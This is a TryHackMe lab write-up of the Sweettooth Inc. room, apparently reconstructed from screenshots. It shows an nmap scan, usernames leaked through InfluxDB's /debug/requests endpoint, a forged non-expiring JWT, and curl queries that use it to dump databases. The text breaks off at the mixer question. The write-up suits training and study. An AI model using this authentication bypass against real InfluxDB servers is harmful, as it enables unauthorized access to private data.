Introduction:

This report outlines a cybersecurity penetration test on Sweettooth Inc., focusing on identifying and exploiting system vulnerabilities across three tasks: initial reconnaissance, Influx database exploitation, and Docker container compromise.

https://tryhackme.com/p/Damiano254

Performed an nmap scan to find open ports.


Found open ports: 22 (SSH), 8086 (HTTP), and an RPC bind.

Found the Influx database version 1.3.0.

Found an exploit online for the Influx database version.

QUESTION: Do a TCP portscan. What is the name of the database software running on one of these ports?

ANSWERS: influxdb


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.31.86
19:17
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
Search
Right Ctrl
19:17
03/03/2024

```
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 197.92 seconds
           Raw packets sent: 164647 (7.244MB) | Rcvd: 158195 (6.328MB)

┌──(kali㉿kali)-[~]
└─$ ^[[200~nmap -p- -T4 <target_IP>
zsh: parse error near `\n'

┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -T4 10.10.37.206

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 19:10 EAT

zsh: suspended  sudo nmap -p- -T4 10.10.37.206

┌──(kali㉿kali)-[~]
└─$ sudo nmap -T5 -Pn --open -sS -sV --min-rate=300 --max-retries=3 -p- -oN all-ports-nmap-report 10.10.37.206
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 19:12 EAT
Nmap scan report for 10.10.37.206
Host is up (0.29s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
111/tcp   open  rpcbind 2-4 (RPC #100000)
2222/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
8086/tcp  open  http    InfluxDB http admin 1.3.0
51694/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 188.68 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Task 2: Exploiting the Influx Database

Accessed /debug/requests to leak usernames.

Created a non-expiring JWT token for authentication.

Authenticated using the JWT token.


Queried the Influx database to find the names of databases and their columns.

Used the max function to find the highest RPM the motor of the mixer reached.

Found a username in one of the databases.

Q: What is the database user you find?

A: o5yY6yya




kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
kali@kali: ~
19:32
Search
03/03/2024

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.10.37.206:8086/debug/requests
{
"o5yY6yya:127.0.0.1": {"writes":2,"queries":2}
}

┌──(kali㉿kali)-[~]
└─$ 
```

Q: What was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)?

A: 22.5



The current Unix epoch time is 1709602365

Convert epoch to human-readable date and vice versa


1709602307 [Timestamp to Human date] [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Yr	Mon	Day	Hr	Min	Sec		
2026	3	5	1	31	47	PM	GMT

[Human date to Timestamp]

Epoch timestamp: 1772717507
Timestamp in milliseconds: 1772717507000
Date and time (GMT): Thursday, March 5, 2026 1:31:47 PM
Date and time (your time zone): Thursday, March 5, 2026 4:31:47 PM GMT+03:00



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0
```


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
{
  "username": "o5yY6yya",
  "exp": 1772717507
}
```

VERIFY SIGNATURE



kali (Snapshot 4) [Running] - Oracle VM VirtualBox
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~

```
┌──(kali㉿kali)-[~]
└─$ sudo curl -G "http://10.10.219.55:8086/query" --data-urlencode "q=SHOW DATABASES" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"
dquote> ;
dquote>
dquote> "
[sudo] password for kali:
curl: (3) URL rejected: Malformed input to a URL function
curl: (3) URL rejected: Malformed input to a URL function
curl: (6) Could not resolve host: Bearer
curl: (3) URL rejected: Malformed input to a URL function

┌──(kali㉿kali)-[~]
└─$ sudo curl -G "http://10.10.219.55:8086/query" --data-urlencode "q=SHOW DATABASES" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"

{"results":[{"statement_id":0,"series":[{"name":"databases","columns":["name"],"values":[["creds"],["docker"],["tanks"],["mixer"],["_internal"]]}]}]}

┌──(kali㉿kali)-[~]
└─$ 
```



Epoch | Unix Timestamp - human Date Time

- Unix timestamp to date & time
- Date & time to Unix timestamp
- Current Unix timestamp and GMT / UTC date & time

Unix Timestamp to human readable Date / Time


Unix Timestamp: 1621346400

Convert to Date Time

Format	Unix Timestamp - is equal to GMT / UTC
DATE TIME	2021-05-18 14:00:00
ISO 8601	2021-05-18T14:00:00+0000
RFC 2822	Tue, 18 May 2021 14:00:00 +0000
RFC 3339	2021-05-18T14:00:00+00:00
RSS	Tue, 18 May 2021 14:00:00 +0000
W3C	2021-05-18T14:00:00+00:00

Show more (RFC 1036, RFC 1123, RFC 822, RFC 850)


Advertisement (by AdSense)
ENJOY MEAL TIMES FILLED WITH REFRESHING TASTE
Advertisement (by AdSense)


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
Search

```
└─$ sudo curl -G "http://10.10.219.55:8086/query?db=tanks" --data-urlencode "q=SELECT * FROM  water_tank" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6I
kpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0" | grep 2021-05-18T14:00:00

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3805    0  3805    0     0   6160      0 --:--:-{"results":[{"statement_id":0,"series":[{"name":"water_tank","columns":["time","filling_height","temperature"],"va
lues":[["2021-05-16T12:00:00Z",92.7,21.17],["2021-05-16T13:00:00Z",94.49,22.46],["2021-05-16T14:00:00Z",92.57,20.05],["2021-05-16T15:00:00Z",93.94,22.93],["2021-05-16T
16:00:00Z",93.02,22.71],["2021-05-16T17:00:00Z",93.32,21.51],["2021-05-16T18:00:00Z",93.99,21.94],["2021-05-16T19:00:00Z",94.79,20.19],["2021-05-16T20:00:00Z",92.73,22
.06],["2021-05-16T21:00:00Z",94.25,23.13],["2021-05-16T22:00:00Z",92.73,23.26],["2021-05-16T23:00:00Z",92.61,20.45],["2021-05-17T00:00:00Z",95,23.29],["2021-05-17T01:0
0:00Z",94.8,22.23],["2021-05-17T02:00:00Z",94.7,23.73],["2021-05-17T03:00:00Z",93.16,21.98],["2021-05-17T04:00:00Z",92.04,20.85],["2021-05-17T05:00:00Z",92.53,21.92],[
"2021-05-17T06:00:00Z",92.42,20.47],["2021-05-17T07:00:00Z",93.24,23.08],["2021-05-17T08:00:00Z",92.61,20.23],["2021-05-17T09:00:00Z",93.68,22.58],["2021-05-17T10:00:0
0Z",92.65,20.71],["2021-05-17T11:00:00Z",92.99,23.12],["2021-05-17T12:00:00Z",92.41,23.06],["2021-05-17T13:00:00Z",93.79,23.33],["2021-05-17T14:00:00Z",92.76,22.78],["
2021-05-17T15:00:00Z",94.74,22.95],["2021-05-17T16:00:00Z",93.82,20.6],["2021-05-17T17:00:00Z",93.77,21.89],["2021-05-17T18:00:00Z",92.43,22.59],["2021-05-17T19:00:00Z
",93.52,20.5],["2021-05-17T20:00:00Z",92.57,22.02],["2021-05-17T21:00:00Z",93.23,23.41],["2021-05-17T22:00:00Z",93.62,21.87],["2021-05-17T23:00:00Z",94.08,22.91],["202
1-05-18T00:00:00Z",94.79,23.35],["2021-05-18T01:00:00Z",93.72,21.17],["2021-05-18T02:00:00Z",92.68,20.13],["2021-05-18T03:00:00Z",92.22,23.96],["2021-05-18T04:00:00Z",
94.71,21.98],["2021-05-18T05:00:00Z",94.86,21.17],["2021-05-18T06:00:00Z",93.41,22.76],["2021-05-18T07:00:00Z",94.54,21.38],["2021-05-18T08:00:00Z",93.91,23.98],["2021
-05-18T09:00:00Z",93.85,22.76],["2021-05-18T10:00:00Z",92.43,23.89],["2021-05-18T11:00:00Z",92.88,23.04],["2021-05-18T12:00:00Z",94.68,22.08],["2021-05-18T13:00:00Z",9
2.84,21.99],["2021-05-18T14:00:00Z",92.84,22.5],["2021-05-18T15:00:00Z",94.37,21.44],["2021-05-18T16:00:00Z",92.52,22.65],["2021-05-18T17:00:00Z",92.71,23.93],["2021-0
5-18T18:00:00Z",94.94,23.23],["2021-05-18T19:00:00Z",93.99,22.45],["2021-05-18T20:00:00Z",93.77,21.72],["2021-05-18T21:00:00Z",94.14,22.02],["2021-05-18T22:00:00Z",93.
08,20.17],["2021-05-18T23:00:00Z",92.54,21.07],["2021-05-19T00:00:00Z",93.83,21.28],["2021-05-19T01:00:00Z",93.61,22.11],["2021-05-19T02:00:00Z",93.46,22.07],["2021-05
-19T03:00:00Z",94.44,21.27],["2021-05-19T04:00:00Z",93.94,23.16],["2021-05-19T05:00:00Z",93.3,20.51],["2021-05-19T06:00:00Z",94.95,20.75],["2021-05-19T07:00:00Z",92.57
,23.83],["2021-05-19T08:00:00Z",92.49,23.88],["2021-05-19T09:00:00Z",93.67,21.04],["2021-05-19T10:00:00Z",94.87,22.65],["2021-05-19T11:00:00Z",93.74,21.98],["2021-05-1
9T12:00:00Z",92.69,23.43],["2021-05-19T13:00:00Z",92.73,22.73],["2021-05-19T14:00:00Z",92.45,21.1],["2021-05-19T15:00:00Z",94.07,22.33],["2021-05-19T16:00:00Z",93.19,2
0.03],["2021-05-19T17:00:00Z",94.94,21.02],["2021-05-19T18:00:00Z",92.76,20.66],["2021-05-19T19:00:00Z",94.11,21.66],["2021-05-19T20:00:00Z",93.87,20.2],["2021-05-19T2
1:00:00Z",93.86,20.3],["2021-05-19T22:00:00Z",93.9,21.44],["2021-05-19T23:00:00Z",93.67,22.74],["2021-05-20T00:00:00Z",92.69,22.47],["2021-05-20T01:00:00Z",92.59,21.66
],["2021-05-20T02:00:00Z",92.7,22.42],["2021-05-20T03:00:00Z",94.25,22.96],["2021-05-20T04:00:00Z",93.43,20.48],["2021-05-20T05:00:00Z",93.29,21.17],["2021-05-20T06:00
:00Z",92.78,22.37],["2021-05-20T07:00:00Z",92.16,21.5],["2021-05-20T08:00:00Z",94.14,21.32],["2021-05-20T09:00:00Z",92.55,20.14],["2021-05-20T10:00:00Z",94.87,21.62],[
"2021-05-20T11:00:00Z",92.94,23.03],["2021-05-20T12:00:00Z",94,21.24],["2021-05-20T13:00:00Z",92.88,20.55],["2021-05-20T14:00:00Z",94.58,23.27],["2021-05-20T15:00:00Z"
,95,23.55]]}]}]}
- --:--:-- --:--:--  6166

┌──(kali㉿kali)-[~]
└─$ 
```

Q: What is the highest rpm the motor of the mixer reached?

